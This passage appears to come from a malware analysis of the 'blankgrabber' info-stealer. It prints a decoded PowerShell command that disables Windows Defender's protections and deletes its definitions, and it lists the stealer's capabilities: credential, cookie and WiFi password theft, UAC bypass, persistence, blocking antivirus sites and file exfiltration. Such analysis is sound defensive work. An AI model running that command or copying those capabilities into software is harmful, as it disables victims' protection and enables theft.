
which decodes to the script below. It essentially disables the IPS (exploitation of known vulns), IO AV Protection (File download scan), Real time Monitoring, Script scanning, Controlled folder access, Network protection, MAPS reporting, prevents suspicious sample submission and finally removes all definitions in Defender.

```
powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -  
DisableIOAVProtection $true -DisableRealtimeMonitoring $true -DisableScriptScanning  
$true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -  
Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend && powershell Set-  
MpPreference -SubmitSamplesConsent 2 & "%ProgramFiles%\Windows Defender\MpCmdRun.exe"  
-RemoveDefinitions -All
```


It can also extract WiFi passwords, setup a UAC bypass, embed itself in the startup applications and block websites.




[blankgrabber/blankgrabber.py view raw](#)



[blankgrabber/blankgrabber.py view raw](#)




[blankgrabber/blankgrabber.py view raw](#)




[blankgrabber/blankgrabber.py view raw](#)

Interestingly, it seems to block AV websites specifically to try and prevent the user from remediating the infection.



[blankgrabber/blankgrabber.py](#) [view raw](#)

Finally, it's also capable of getting the content of the clipboard, get the current AV, get screenshots and exfiltrate files using either [gofile](#) or [anonfiles](#).



[blankgrabber/blankgrabber.py view raw](#)

## **Browsers #**

---

Due to the prevalence of Chromium (Brave, Chrome, Opera, ...) it mainly focuses on it. This would get a little long to describe with code snippets so to make it short I'll list it's capabilities with bullet points instead. It can:


- Get passwords stored in the browser
- Get cookies
- Get the victim's history
- Get autofill values



## Discord #

